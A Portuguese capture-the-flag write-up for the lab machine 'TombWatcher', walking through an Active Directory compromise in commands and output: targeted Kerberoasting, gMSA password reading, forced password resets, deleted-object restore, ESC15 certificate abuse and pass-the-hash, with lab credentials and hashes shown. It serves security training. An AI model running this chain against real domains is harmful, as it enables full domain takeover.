

TombWatcher – Write Up



account: henry / H3nry_987TGV!

Primeiro vamos verificar o domínio da máquina

```
kali@kali ~$ nxc smb 10.10.11.72 -u henry -p 'H3nry_987TGV!' --generate-hosts-file ./host
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.72 445 DC01 [*] tombwatcher.htb\henry:H3nry_987TGV!

kali@kali ~$ cd ~/TombWatcher
kali@kali ~$ cat host
10.10.11.72 DC01.tombwatcher.htb tombwatcher.htb DC01
```

OBS: pode usar ldapsearch no lugar desse se preferir

Não se esqueça de adicionar isso no seu /etc/hosts!

Agora faça a enumeração básica para ver os serviços rodando no servidor:

```
PORT      STATE SERVICE      REASON      VERSION
52/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-12 02:20:06Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap     syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49716/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft/windows
```

A primeira coisa que gosto de fazer é explorar sistemas de arquivos como SMB, então é por aí que vamos começar

```
kali@kali ~$ smbmap -H 10.10.11.72 -u henry -p 'H3nry_987TGV!'
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[-] IP: 10.10.11.72:445 Name: DC01.tombwatcher.htb Status: Authenticated
Disk Permissions Comment
----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
[*] Closed 1 connections
```

Não parece ter nada interessante

Vamos rodar o bloodhound para ter uma melhor visão

```
kali@kali ~$ bloodhound-python -u henry -p 'H3nry_987TGV!' -ns 10.10.11.72 -d tombwatcher.htb -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Importe o zip gerado para o seu bloodhound e comece a analisar



O que isso quer dizer? Que **Henry pode configurar um SPN no objeto Alfred**, ou seja, transformar o Alfred em um alvo de ataque kerberosroasting!

Vamos primeiro sincronizar o horário com a máquina alvo e lançar o ataque

```

kali@kali:~$ sudo ntpdate tombwatcher.htb
[sudo] password for kali:
2025-10-11 22:37:08.748213 (-0400) +1410.366200 +/- 0.104929 tombwatcher.htb 10.10.11.72 s1 no-leap
CLOCK: time stepped by 1410.366200
kali@kali:~$ python ../targetedKerberoast/targetedKerberoast.py -v -d tombwatcher.htb -u henry -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[*] SPN added successfully for (Alfred)
[*] Printing hash for (Alfred)
skrb5tgs5235*Alfred@TOMBWATCHER.HTB:tombwatcher.htb/Alfred*5f02ff6c4a94c35afc0283bd2fec718a861e34848b38f29237ed4d4f159ea46d580a4994a1fc0c657772ad56898a3a8a6687465da9932745895e0c4e78dd122144
47726ee876cad98a4625f4a259df34862d11512a9e1eb008918e0df813ff8279536f307eb6313acd8a33e652ae4212140f11b0dff06f9c4c5be5be6c5e35920d408a0d316d42f0b8e8e3eff6a9c44ee8d3184fffc812bc42745086d07c0a1e
583c8a1269ddac39822cedc45166646bfff3abdc96c5b8de71c7ac21c24b87f38c969d6d56c54a9f32142b9aebbd7213bf13a8af31b86f70adfb774c8dd6d3e5a83e0dcbea15ee20d582503e453ec0be02cbb17b2984cc258d8e813ce1
9791c11593259f936032b5b0356e38157a3cd1ebebfb0904162575a88a1e4f7110f66487287d51ca0166cd158f00a0c4f65d3366823ff0b1055e458e83b2b12ff7879ce0ba080b0d4e5a385620b1ebfb5f317896e4a6080b8824b5d82b9
30ef51e9207c2e9a66d09c0070271e6847d5c20340b49e50d11ced030703924efc094c7682924fcaef90678f21516dc22380e225880072a87e495b2d4201bcac308490154f560330702dfff6225f0272293dfda30dec4953b0fc4
216becc902c158374b6089e9730b187d223b2b87e378c62e065be1b43f4a37c38823c4e71629037b0ec21274e6bc138668f8e99cd103364d2f6fb23d597bfbcb812e777cfla651d8fc08c352c0c6feb5e4b4a02a86a477c13fa5b4914ce0
77ca0241d1163cfbc39ac5302f4865ba5c2d4a9812c5775449e62832c86f4e1546f4850cb302ddab23b5f7432b0c4737714c77d2d8ec755e9fa1b8ce4aa809dc4ec165dd3e73c8d8ae0850b1a8d13f65f7a3d936cd72d856bee8cfff9c2
  
```

O que o comando do targetedkerberoast está fazendo?

Ele **forja um SPN em um usuário-alvo (onde você tem WriteSPN)**, solicita um TGS para esse SPN, e extrai o **hash Kerberos** para posterior **crack com hashcat** ou **john**.

Agora vamos quebrar essa hash:

```

kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball (?)
1g 0:00:00.00 DONE (2025-10-11 22:38) 50.00g/s 51200p/s 51200c/s 51200C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
  
```

Com isso temos já temos a senha do Alfred



Podemos adicionar o Alfred dentro do grupo infrastructure e que esse grupo pode ler a senha do ANSIBLE_DEV\$

gMSA significa Group Managed Service Account, ou seja, o grupo infrastructure pode ler a senha do ansibledev que é uma conta de serviço gerenciada.

Entendendo isso vamos colocar o Alfred dentro do grupo Infrastructure primeiro:

bloodyAD -u alfred -p 'basketball' --dc-ip 10.10.11.72 -d tombwatcher.htb add groupMember infrastructure alfred

```
kali@kali ~$ ./TombWatcher bloodyAD -u alfred -p 'basketball' --dc-ip 10.10.11.72 -d tombwatcher.htb add groupMember infrastructure alfred
[+] alfred added to infrastructure
```

Agora podemos pegar a hash do `ansible_devs$` usando `nxc` ou `bloodyAD`

netexec ldap dc01.tombwatcher.htb -u alfred -p basketball --gmsa

```
kali@kali ~$ ./TombWatcher netexec ldap dc01.tombwatcher.htb -u alfred -p basketball --gmsa
LDAP 10.10.11.72 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAP 10.10.11.72 636 DC01 [*] tombwatcher.htb\alfred:basketball
LDAP 10.10.11.72 636 DC01 [*] Getting GMSA Passwords
LDAP 10.10.11.72 636 DC01 Account: ansible_dev$ NTLM: bf8b11e301f7ba3fdc616e5d4fa01c30 PrincipalsAllowedToReadPassword: Infrastructure
```

OU

**bloodyAD -d tombwatcher.htb -u alfred -p basketball --host dc01.tombwatcher.htb
get object 'ANSIBLE_DEV\$' --attr msDS-ManagedPassword**

```
kali@kali ~$ ./TombWatcher bloodyAD -d tombwatcher.htb -u alfred -p basketball --host dc01.tombwatcher.htb get object 'ANSIBLE_DEV$' --attr msDS-ManagedPassword
distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword: NTLM: andb435b51404eead3b435b51404ee:bfb8b11e301f7ba3fdc616e5d4fa01c30
msDS-ManagedPassword: B64ENCODER: hTHfon3m4u3bKUTS1OK1tcVqal1Yqe4Sr0268uUEyGK1n8K1qy6LSZH1svRp17h615hC80qLxYV/WGcmGom+hqBk1NY+MSqP02r8SInGn1BbV3VR2C6paK3TjxRHD+4yb8INDsLLgEG/ga38yVoaa
p0ppzE0tE9EvQLVbNyIWoReut1xHZ10P/kmHL6h0GrASDo2F1gXR0mEzjyatED/Zd27s3mf830u0mx0Uiyd41ic2RFKHEjurih3XN81uVh0jP3zWqE1F+5+ZYDcKAS2ICoIN9JhyAxxH3R6Ftqjok3Xc524zjHBI3Fb7ZMB1NkjobLCxW3976E1ywm=
```



Agora vemos que `ansible_dev$` tem poder de mudar a senha do `sam`, então faremos isso!

**bloodyAD -d tombwatcher.htb -u 'ANSIBLE_DEV\$' -p
'bf8b11e301f7ba3fdc616e5d4fa01c30' --host dc01.tombwatcher.htb set password
"sam" "Fiap123"**

```
kali@kali ~$ ./TombWatcher bloodyAD -d tombwatcher.htb -u 'ANSIBLE_DEV$' -p 'bf8b11e301f7ba3fdc616e5d4fa01c30' --host dc01.tombwatcher.htb set password "sam" "Fiap123"
[+] Password changed successfully!
```

Vamos validar:

```
kali@kali ~$ ./TombWatcher nxc smb DC01.tombwatcher.htb -u sam -p 'Fiap123'
SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.72 445 DC01 [*] tombwatcher.htb\sam:Fiap123
```

Tudo certo!



Agora vemos que o `sam` pode mudar o Owner do objeto “John”, fazendo isso podemos adicionar um “genericAll” para o `sam` sobre o `john` e mudar a senha dele também!

**bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb set
owner john sam**

```
kali@kali ~$ ./TombWatcher bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
```

**bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb add
genericAll john sam**

```
kali@kali ~$ ./TombWatcher bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb add genericAll john sam
[+] sam has now GenericAll on john
```

bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb set password john Fiap123

```
kali@kali ~/TombWatcher$ bloodyAD -d tombwatcher.htb -u 'sam' -p 'Fiap123' --host dc01.tombwatcher.htb set password john Fiap123
[+] Password changed successfully!
```

Vamos testar se o john já tem acesso a uma shell:

```
kali@kali ~/TombWatcher$ netexec winrm DC01.tombwatcher.htb -u john -p 'Fiap123'
[*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
[*] tombwatcher.htb:john:Fiap123 (Pwn3d!)
```

Sim, ele tem! Vamos usar evil-winrm para entrar e pegar a flag de usuário

```
kali@kali ~/TombWatcher$ evil-winrm -i 10.10.11.72 -u john -p 'Fiap123'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> ls

Directory: C:\Users\john\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---         10/11/2025  10:16 PM             34 user.txt

*Evil-WinRM* PS C:\Users\john\Desktop> cat user.txt
*Evil-WinRM* PS C:\Users\john\Desktop>
```

Agora vamos continuar para pegar administrador, se procurar em seus arquivos não tem nada interessante, nem nos do root e nem na pasta de web



John tem genericAll sobre o ADCS, ou seja, ele pode ter controle total sobre a OU(Unidade Organizacional), no momento não consigo ver o que fazer com isso, então vamos procurar vulnerabilidades sobre os templates

certipy find -u 'john@tombwatcher.htb' -p 'Fiap123' -dc-ip 10.10.11.72 -stdout

```
kali@kali ~/TombWatcher$ certipy find -u 'john@tombwatcher.htb' -p 'Fiap123' -dc-ip 10.10.11.72 -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Failed to connect to remote registry. Service should be starting now. Trying again...
```

Dando uma olhada vemos 2 templates interessantes:

O nome do primeiro template é “machine” e aparentemente pode conter essas vulns

```
[+] User Enrollable Principals      : TOMBWATCHER.HTB\Domain Computers
[*] Remarks
    ESC2 Target Template            : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Te
mplate has schema version 1.
    ESC3 Target Template            : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Te
mplate has schema version 1.
```

Outro interessante se chama “webServer” e dá pra perceber que um usuário foi excluído do AD, já que o nome dele não está aparecendo, mas sim, seu SID

```
Template Last Modified      : 2024-11-16 17:07:20+00:00
Permissions
  Enrollment Permissions    : TOMBWATCHER.HTB\Domain Admins
  Enrollment Rights         : TOMBWATCHER.HTB\Enterprise Admins
                           : S-1-5-21-1392491010-1358638721-2126982587-1111
```

Vamos procurar na lixeira:

Get-ADObject -Filter 'IsDeleted -eq \$true' -IncludeDeletedObjects -Properties *

```
*Evil-WinRM* PS C:\Users\john> Get-ADObject -Filter 'IsDeleted -eq $true' -IncludeDeletedObjects -Properties *
CanonicalName      : tombwatcher.htb/Deleted Objects
CN                 : Deleted Objects
Created            : 11/15/2024 7:01:41 PM
createTimeStamp    : 11/15/2024 7:01:41 PM
Deleted            : True
Description         : Default container for deleted objects
DisplayName         :
DistinguishedName   : CN=Deleted Objects,DC=tombwatcher,DC=htb
dsCorePropagationData : {12/31/1600 7:00:00 PM}
instanceType       : 4
isCriticalSystemObject : True
isDeleted           : True
Description         :
DisplayName         :
DistinguishedName   : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dsCorePropagationData : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName           : cert_admin
instanceType       : 4
isDeleted           : True
LastKnownParent     : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff           : 0
lastLogon           : 0
logonCount           : 0
Modified            : 11/16/2024 12:07:27 PM
modifyTimeStamp     : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN   : cert_admin
Name                : cert_admin
ntSecurityDescriptor : DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectCategory      : System.DirectoryServices.ActiveDirectorySecurity
ObjectClass          : user
ObjectGUID           : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid            : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID       : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet           : 133762504248946345
sAMAccountName       : cert_admin
sDRightsEffective     : 7
sn                   : cert_admin
userAccountControl    : 66048
uSNChanged           : 13197
uSNCreated            : 13186
whenChanged           : 11/16/2024 12:07:27 PM
whenCreated           : 11/16/2024 12:07:04 PM
```

Achamos o SID que estávamos procurando

CN dele é cert_admin, agora vamos recuperá-lo


Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"

```
*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"
*Evil-WinRM* PS C:\Users\john> net user /domain

User accounts for \.
-----
Administrator      Alfred      cert_admin
Guest               Henry      john
krbtgt              sam
The command completed with one or more errors.
```

Recuperamos e verificamos

IMPORTANTE: com o objeto recuperado rode o bloodhound NOVAMENTE!



Dando uma olhada no usuário podemos verificar que john tem genericAll sobre ele, então vamos trocar sua senha

bloodyAD -d tombwatcher.htb -u 'john' -p 'Fiap123' --host dc01.tombwatcher.htb set password cert_admin Fiap123

```
kali@kali:~/tombwatcher$ bloodyAD -d tombwatcher.htb -u 'john' -p 'Fiap123' --host dc01.tombwatcher.htb set password cert_admin Fiap123  
[*] Password changed successfully!
```

Agora vamos rodar o certipy novamente para procurar por templates vulneráveis com essa conta

certipy find -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip 10.10.11.72 -vulnerable -stdout

```
kali@kali:~/tombwatcher$ certipy find -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip 10.10.11.72 -vulnerable -stdout  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
  
Template Name      : WebServer  
Display Name       : Web Server  
Certificate Authorities : tombwatcher-CA-1  
Enabled            : True  
Client Authentication : False  
Enrollment Agent   : False  
Any Purpose        : False  
[+] User Enrollable Principals : tombwatcher.htb/cert_admin  
[!] Vulnerabilities  
    ESC15 : Enrollee supplies subject and schema version is 1.  
[+] Remarks  
    ESC15 : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

O template WebServer agora está vulnerável a ESC15

Pesquisando na wiki:

ESC15, também conhecido pela comunidade como **“EKUwu”** (pesquisa de Justin Bollinger da TrustedSec) e rastreado como **CVE-2024-49019**, descreve uma vulnerabilidade que afeta Autoridades Certificadoras (CAs) **não atualizadas**.

Essa falha permite que um invasor **injete Políticas de Aplicação (Application Policies) arbitrárias** em um certificado emitido a partir de um **template de certificado do Tipo 1 (Schema V1)**.

Se a CA **não tiver sido corrigida com as atualizações de segurança relevantes (novembro de 2024)**, ela irá incluir **incorretamente** essas Application Policies fornecidas pelo atacante no certificado emitido — **mesmo que essas políticas não estejam definidas no template**, ou sejam **inconsistentes com os EKUs (Extended Key Usages)** pretendidos.

Isso pode resultar em um certificado com **capacidades não intencionais**, como autenticação de cliente, smartcard logon, assinatura de código, entre outras — mesmo que o template original **não permitisse** essas funções.

Os principais indicadores são:

- Enrollee Supplies Subject is True
- Schema Version is 1
- Not patched for CVE-2024-49019

Depois de pesquisar na wiki e ver como funciona o ataque, vamos começar e pedir um certificado, mas pedindo para adicionar um ECU não previsto pelo template

certipy req -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'

```
kali@kali:~/tombwatcher$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
```

Agora vamos usar esse certificado para pedir OUTRO certificado, mas em nome do administrador

OBS: Somente certificados com o ECU "Certificate Request Agent" têm permissão para solicitar certificados "em nome de" outro usuário (on-behalf-of).

certipy req -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'

```
kali@kali:~/tombwatcher$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Fiap123' -dc-ip '10.10.11.72' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN: 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Agora vamos autenticar usando esse certificado gerado pra pegar o NTLM do admin

certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'

```
kali@kali:~/tombwatcher$ certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'Administrator@tombwatcher.htb'
[*] Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

Agora vamos tentar acessar o admin com pass-the-hash:

```
kali@kali:~/tombwatcher$ evil-winrm -i 10.10.11.72 -u Administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            10/14/2025   7:18 PM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```